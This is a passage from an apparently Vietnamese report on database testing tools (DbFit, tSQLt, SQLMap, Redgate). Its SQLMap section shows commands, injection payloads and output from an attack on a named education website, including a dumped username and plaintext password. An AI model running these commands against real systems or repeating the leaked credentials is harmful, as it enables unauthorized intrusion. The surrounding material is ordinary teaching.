


1. Sau khi viết nội dung kịch bản test, nhấn nút **"Save"**.
2. Để thực thi bài test, nhấn vào nút **"Test"**.

## **Bước 2: Đọc và Phân tích Kết quả**

FitNesse sẽ thực thi từng bảng (fixture) từ trên xuống dưới và tô màu chúng dựa trên kết quả:

- **Màu Xanh (PASS):**
  - Tất cả các bảng `!|Query|...` sẽ chuyển sang màu xanh lá.
  - Điều này có nghĩa là: Kết quả thực tế mà DbFit truy vấn từ CSDL **khớp chính xác** với kết quả kỳ vọng
- **Màu Đỏ (FAIL):**
  - Một bảng `!|Query|...` sẽ chuyển sang màu đỏ nếu **kết quả thực tế khác với kỳ vọng**. DbFit sẽ hiển thị rõ lỗi, ví dụ:  
`[expected: 2, actual: 1]`.
  - Các bảng `!|Execute|` hoặc `!|Insert|` cũng sẽ chuyển sang màu đỏ nếu câu lệnh SQL bên trong nó bị lỗi
- **Màu Vàng/Xám (Không kiểm tra):**
  - Các bảng `!|Execute|` và `!|Insert|` nếu chạy thành công (không có lỗi SQL) sẽ có màu vàng hoặc xám.
  - Lý do: Chúng là các lệnh (setup)



Hình 5. Screenshot thực thi test (thành công)

### 6.2.3. Continuous Integration sử dụng DbFit

Đây chính là điểm mạnh nhất của DbFit. Vì là một công cụ kiểm thử tự động, DbFit được thiết kế để tích hợp vào pipeline CI/CD. Một luồng CI cho CSDL sử dụng DbFit sẽ trông như sau:

1. **Commit Code:** Lập trình viên commit một thay đổi về CSDL (ví dụ: sửa đổi SP sp\_RegisterUser) lên Git.
2. **Build (Build):** Máy chủ CI (như Jenkins, GitLab CI) nhận được thay đổi. Nó sử dụng một công cụ (như Liquibase, Flyway, hoặc SSMT) để build và deploy CSDL với phiên bản mới nhất lên một môi trường CSDL sạch (Test Database).
3. **Test:**
  - Máy chủ CI gọi thực thi DbFit.
  - DbFit kết nối đến Test Database vừa được deploy.
  - Nó chạy **toàn bộ** các kịch bản kiểm thử mà team đã định nghĩa. Các kịch bản này kiểm tra các luồng nghiệp vụ quan trọng.
4. **Report & Feedback:**

- DbFit xuất ra một báo cáo (thường là XML/HTML) cho biết có bao nhiêu test case PASS/FAIL.
- Máy chủ CI đọc báo cáo này.
- Nếu có **bất kỳ** test case nào FAIL, CI build không thành công.
- Hệ thống ngay lập tức thông báo cho team (qua email, Slack, Teams) rằng "Thay đổi mới nhất đã làm hỏng nghiệp vụ X".

**Vai trò của DbFit trong CI:** Đảm bảo rằng mọi thay đổi mới về CSDL, dù là tối ưu hóa hay thêm tính năng, đều không vô tình làm hỏng các chức năng nghiệp vụ cốt lõi đã chạy đúng trước đó (một dạng của Regression Testing).

#### 6.2.4. Kết luận

**DbFit** là một công cụ kiểm thử chấp nhận (acceptance test) mạnh mẽ, lý tưởng cho môi trường CI. Nó giúp thu hẹp khoảng cách giữa Lập trình viên và BA bằng cách sử dụng các bảng test case dễ đọc, đảm bảo rằng logic CSDL luôn tuân thủ đúng các yêu cầu nghiệp vụ sau mỗi lần thay đổi.

### 6.3. tSQLt (Framework Unit Test cho SQL Server)

tSQLt là một framework unit test mã nguồn mở được thiết kế dành riêng cho Microsoft SQL Server, cho phép viết và thực thi test cho các đối tượng CSDL (như Stored Procedures, Functions, Triggers) bằng cách sử dụng chính ngôn ngữ T-SQL.

Đây là một phương pháp kiểm thử Hộp trắng (White Box), tập trung vào việc xác minh logic bên trong của từng đoạn code CSDL.

#### 6.3.1. Tính Cô lập (Isolation)

Mục tiêu chính của tSQLt là cho phép kiểm tra một đối tượng (ví dụ: một Stored Procedure) một cách hoàn toàn độc lập với các phần còn lại của CSDL. Nó đạt được điều này thông qua hai cơ chế chính:

#### 6.3.1.1. *Tự động bọc trong Transaction*

- **Cách hoạt động:** tSQLt tự động bọc *mỗi* test case trong một transaction. Sau khi test case chạy xong (dù PASS hay FAIL), transaction này sẽ được **ROLLBACK**.
- **Lợi ích:** Điều này đảm bảo CSDL luôn được trả về trạng thái sạch sẽ ban đầu. Dữ liệu thử nghiệm bạn INSERT vào sẽ tự động bị xóa, không làm ảnh hưởng đến các test case khác hoặc làm "bẩn" CSDL.

#### 6.3.1.2. *Giả lập đối tượng (Object Mocking/Faking)*

Đây là tính năng mạnh mẽ nhất của tSQLt. Các SP hoặc Function thường phụ thuộc vào các bảng hoặc các SP khác. tSQLt cho phép bạn "giả lập" (mock) các phụ thuộc này.

- **tSQLt.FakeTable 'TableName':**
  - **Vấn đề:** Ví dụ thực hiện test SP sp\_AddNewUser, SP này có thể INSERT vào bảng Users. Nhưng bảng Users thật có thể có rất nhiều constraints, Foreign Keys, hoặc Triggers. Điều này làm cho việc chuẩn bị dữ liệu test rất phức tạp.
  - **Giải pháp:** Lệnh FakeTable tạo ra một bảng "giả" có cùng tên và cấu trúc cột, nhưng **loại bỏ tất cả các ràng buộc, khóa ngoại và trigger**. Lúc này, việc INSERT test data vào bảng giả này dễ dàng để phục vụ cho test case.
- **tSQLt.SpyProcedure 'ProcedureName':**
  - **Vấn đề:** SP sp\_AddNewUser có thể gọi một SP khác, ví dụ sp\_LogActivity. Bạn chỉ muốn test sp\_AddNewUser, bạn không muốn sp\_LogActivity thực sự chạy và ghi log.
  - **Giải pháp:** Lệnh SpyProcedure thay thế sp\_LogActivity bằng mock. Khi sp\_AddNewUser được gọi, nó sẽ không chạy logic của sp\_LogActivity thật. mà chỉ ghi lại việc nó đã được gọi và với tham số nào. Sau đó, bạn có thể assert (kiểm tra) xem liệu sp\_LogActivity có được gọi đúng cách không.


### 6.3.2. Ưu điểm

- Độ tin cậy cao, giúp lập trình viên tự tin refactor hoặc tối ưu hóa các SP phức tạp mà vẫn đảm bảo đúng logic.
- Phát hiện lỗi sớm ngay tại tầng CSDL, trước khi ứng dụng gọi đến nó.
- Hỗ trợ CI/CD bằng lệnh tSQLt.RunAll để chạy tất cả test case. Lệnh này có thể được gọi từ các công cụ CI (như Jenkins, Azure DevOps, GitLab CI) và xuất ra kết quả dưới dạng XML (theo định dạng JUnit).

### 6.3.3. Ví dụ minh họa


Sau khi tải và cài đặt tSQLt vào database, chúng ta sẽ viết test script:

- Tạo một test class (Schema) để chứa các test
- Với mỗi test case, chúng ta tạo một stored procedure tương ứng. Trong đó yêu cầu sẽ cần phải có phần setup, action, và expected output của test case.



Hình 6 tSQLt - Screenshot 1 procedure (tương ứng 1 test case)

Sau khi thiết lập test case, dùng lệnh EXEC tSQLt.Run '<Tên procedure (test case)>'



Hình 77 tSQLt - Screenshot kết quả thực thi 1 test case

### 6.3.4. Kết luận

tSQLt là công cụ white-box testing dành cho CSDL. Nó không thay thế DbFit (vốn là kiểm thử nghiệp vụ hộp đen cho QA/BA), mà **bổ sung** cho DbFit. tSQLt đảm bảo từng chi tiết kỹ thuật bên trong SP hoạt động đúng, trong khi DbFit đảm bảo toàn bộ kịch bản nghiệp vụ (liên quan đến nhiều SP) hoạt động đúng.

## 6.4. SQLMap (Công cụ Kiểm thử Xâm nhập)

### 6.4.1. SQLMap là gì?

Điều quan trọng nhất cần phải làm rõ: SQLMap **không** phải là một công cụ kiểm thử phần mềm theo nghĩa truyền thống như tSQLt hay DbFit.

- tSQLt và DbFit là các công cụ **Phòng thủ (Defensive)**. Chúng được dev và QA sử dụng để đảm bảo code chạy đúng như mong đợi.

- SQLMap là một công cụ **Tấn công (Offensive)**, dùng kiểm thử xâm nhập (penetration testing), hay nói cách khác, là một "công cụ của hacker". Nó được Kỹ sư Bảo mật (Security Engineer) sử dụng để phát hiện và khai thác lỗ hổng.

#### 6.4.2. Mục tiêu và Chức năng chính

SQLMap là một công cụ mã nguồn mở, chạy bằng dòng lệnh (CLI), dùng để tự động hóa quá trình **phát hiện và khai thác** các lỗ hổng **SQL Injection**.

Quá trình tự động của nó bao gồm:

1. **Phát hiện:** Tự động quét các tham số (parameters) trên URL, các trường trong form, hoặc các HTTP header để tìm "điểm yếu" – nơi mà dữ liệu đầu vào của người dùng không được lọc đúng cách.
2. **Khai thác:** Một khi tìm thấy điểm yếu, nó sẽ sử dụng hàng loạt kỹ thuật (ví dụ: boolean-based blind, time-based blind, UNION query) để tấn công.
3. **Chiếm quyền:** Mục tiêu cuối cùng là chiếm quyền CSDL, bao gồm:
  - a. Trích xuất dữ liệu: Lấy (dump) toàn bộ tên bảng, tên cột, và dữ liệu.
  - b. Đọc/Ghi file: Đọc các file nhạy cảm trên máy chủ.
  - c. Leo thang quyền (permission escalation): Cố gắng giành quyền thực thi lệnh trên hệ điều hành (OS) của máy chủ CSDL.

#### 6.4.3. Security Testing (Kiểm thử Bảo mật)

Injection testing: Đây chính xác là SQLMap. Nó là công cụ tiêu chuẩn để thực hiện kiểm thử SQL Injection.


Test user privileges: SQLMap có thể được dùng để kiểm tra xem một user CSDL (mà ứng dụng web đang dùng) có bị "thừa quyền" hay không (ví dụ: quyền dba).

Access controls: Nó kiểm tra xem liệu một kẻ tấn công có thể vượt qua kiểm soát truy cập để xem dữ liệu mà họ không được phép hay không.

#### 6.4.4. Ví dụ

##### 1. Bối cảnh (Mục tiêu Tấn công)

Một URL của trang web hiển thị thông tin bài viết có chứa param id: [daotaonlyt.edu.vn/index.php?id=320](http://daotaonlyt.edu.vn/index.php?id=320)



Hình 8 8 SQLMap - Screenshot một trang web có lỗ hổng bảo mật

- **Logic nghiệp vụ:** URL này dùng để hiển thị bài viết có ID = 320.
- **Lỗ hổng (Vulnerability):** Lập trình viên đã viết code PHP/SQL ở backend một cách không an toàn:

##### 2. Giai đoạn 1: Phát hiện Lỗ hổng (Reconnaissance)

Kẻ tấn công (hoặc kỹ sư bảo mật) không cần biết code backend là gì. Họ thử thay đổi URL thành: [daotaonlyt.edu.vn/index.php?id=320'](http://daotaonlyt.edu.vn/index.php?id=320') (thêm một dấu nháy đơn).

Ứng dụng bị lỗi và trả về một thông báo lỗi CSDL nên có thể kết luận trang dính SQL Injection.




### 3. Giai đoạn 2: Khai thác tự động (Exploitation)

Thay vì tự tay dò, hacker mở công cụ SQLMap lên và ra lệnh.

Hành động 1: Xác nhận lỗ hổng và tìm tên Database

Hacker chạy lệnh sau trên máy của họ:

```
sqlmap -u "daotaonlyt.edu.vn/index.php?id=320"
```



```
thach@thach-Vostro-14-3468: ~  
thach@thach-Vostro-14-3468:~$ sqlmap -u http://www.daotaonlyt.edu.vn/index.php?id=320  
  
[1.0.4.0#dev]  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility  
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cau  
sed by this program  
  
[*] starting at 16:45:49  
  
[16:45:49] [INFO] resuming back-end DBMS 'mysql'  
[16:45:50] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=320 AND 7033=7033  
  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)  
Payload: id=320 AND (SELECT * FROM (SELECT(SLEEP(5)))gqQw)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 24 columns  
Payload: id=320 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71787a7671,0x5a72716f67455673586e714a4162697a565a4268507  
34a4e4b56786a647566455758514764415256,0x7176627671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL -  
---  
[16:45:52] [INFO] the back-end DBMS is MySQL  
web application technology: Apache 2, PHP 5.2.17  
back-end DBMS: MySQL 5.0.12  
[16:45:52] [INFO] fetched data logged to text files under '/home/thach/.sqlmap/output/www.daotaonlyt.edu.vn'
```

Hình 9 9 SQLMap - Screenshot kết quả (SQLMap báo về)

SQLMap sẽ gửi hàng trăm yêu cầu (requests) đến URL đó với các payload (mã độc) khác nhau để tìm ra các injection points của endpoint đó

Hành động 2: Lấy tên các Bảng (Tables) ở các database

```
---
[16:45:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2, PHP 5.2.17
back-end DBMS: MySQL 5.0.12
[16:45:58] [INFO] fetching database names
[16:45:58] [INFO] the SQL query used returns 2 entries
[16:45:58] [INFO] resumed: information_schema
[16:45:58] [INFO] resumed: daotaonlyt_dhyd
available databases [2]:
[*] daotaonlyt_dhyd
[*] information_schema

[16:45:58] [INFO] fetched data logged to text files under '/home/thach/.sqlmap/output/www.daotaonlyt.edu.vn'
thach@thach-Vostro-14-3468:~$ sqlmap -u http://www.daotaonlyt.edu.vn/index.php?id=320 -D daotaonlyt_dhyd --tables

Database: daotaonlyt_dhyd
[15 tables]
+-----+
| buoihoc |
| counter |
| giangduong |
| hocvien |
| ketqua  |
| kienthuc |
| loailop |
| lop     |
| nganh   |
| nhatty  |
| t_bao   |
| thanhvien |
| tintuc  |
| tuan    |
| useronline |
+-----+

[16:46:17] [INFO] fetched data logged to text files under '/home/thach/.sqlmap/output/www.daotaonlyt.edu.vn'
thach@thach-Vostro-14-3468:~$
```

Hình 10 10 SQLMap - Screenshot lấy cấp các tên bảng

### Hành động 3: Lấy cấp (Dump) dữ liệu

Hacker đã thấy bảng "thanhvien". Đây là đòn tấn công cuối cùng:

```
---
[16:46:47] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2, PHP 5.2.17
back-end DBMS: MySQL 5.0.12
[16:46:47] [INFO] fetching entries of column(s) 'id, password, username' for table 'thanhvien' in database 'daotaonlyt_dhyd'
[16:46:47] [INFO] the SQL query used returns 1 entries
[16:46:47] [INFO] retrieved: "1","nlyt_123","tttdnlyt"
[16:46:48] [INFO] analyzing table dump for possible password hashes
Database: daotaonlyt_dhyd
Table: thanhvien
[1 entry]
+-----+
| id | username | password |
+-----+
| 1  | tttdnlyt | nlyt_123 |
+-----+
```

Hình 11 11 SQLMap - Screenshot thông tin user có được từ database

Hacker đã thành công. Họ đã lấy được danh sách username và hash mật khẩu mà không cần bất kỳ quyền truy cập nào.

#### 6.4.5. Bài học/Kết luận

Ví dụ này cho thấy SQLMap là một công cụ **kiểm thử bảo mật (security testing)**. Nó không kiểm tra nghiệp vụ hay logic. Nó kiểm tra **khả năng phòng thủ** của ứng dụng.

Do đó lập trình viên cần phải:

1. **Không bao giờ** nối chuỗi để tạo câu lệnh SQL.
2. **Luôn luôn** sử dụng **Parameterized Queries** hoặc Prepared Statements.

Nếu code backend được viết an toàn thì tất cả các payload của SQLMap sẽ bị vô hiệu hóa, và nó sẽ báo về: Parameter 'id' is not vulnerable.

### 6.5. Redgate SQL Compare

#### 6.5.1. Giới thiệu

Redgate SQL Compare là một công cụ thương mại và được coi là industry-standard dành riêng cho Microsoft SQL Server. Đây là một công cụ **kiểm thử cấu trúc**. Redgate SQL không quan tâm đến dữ liệu bên trong các bảng mà tập trung vào schema của CSDL:

- Các bảng và các cột bên trong.
- Kiểu dữ liệu, ràng buộc, khóa ngoại.
- Stored Procedures (SPs), Views, Functions, Triggers.
- Indexes, Users, Permissions, và các đối tượng CSDL khác.


Mục đích chính là **so sánh** và **đồng bộ schema** của hai cơ sở dữ liệu.

#### 6.5.2. Hướng tiếp cận: "Diff" Schema

Hoạt động dựa trên việc so sánh một **Nguồn (Source)** với một **Đích (Target)**:

- **Source:** Là "chuẩn" để so sánh. Ví dụ: CSDL trên máy lập trình viên (DEV), hoặc một file script trong mã nguồn (Git).

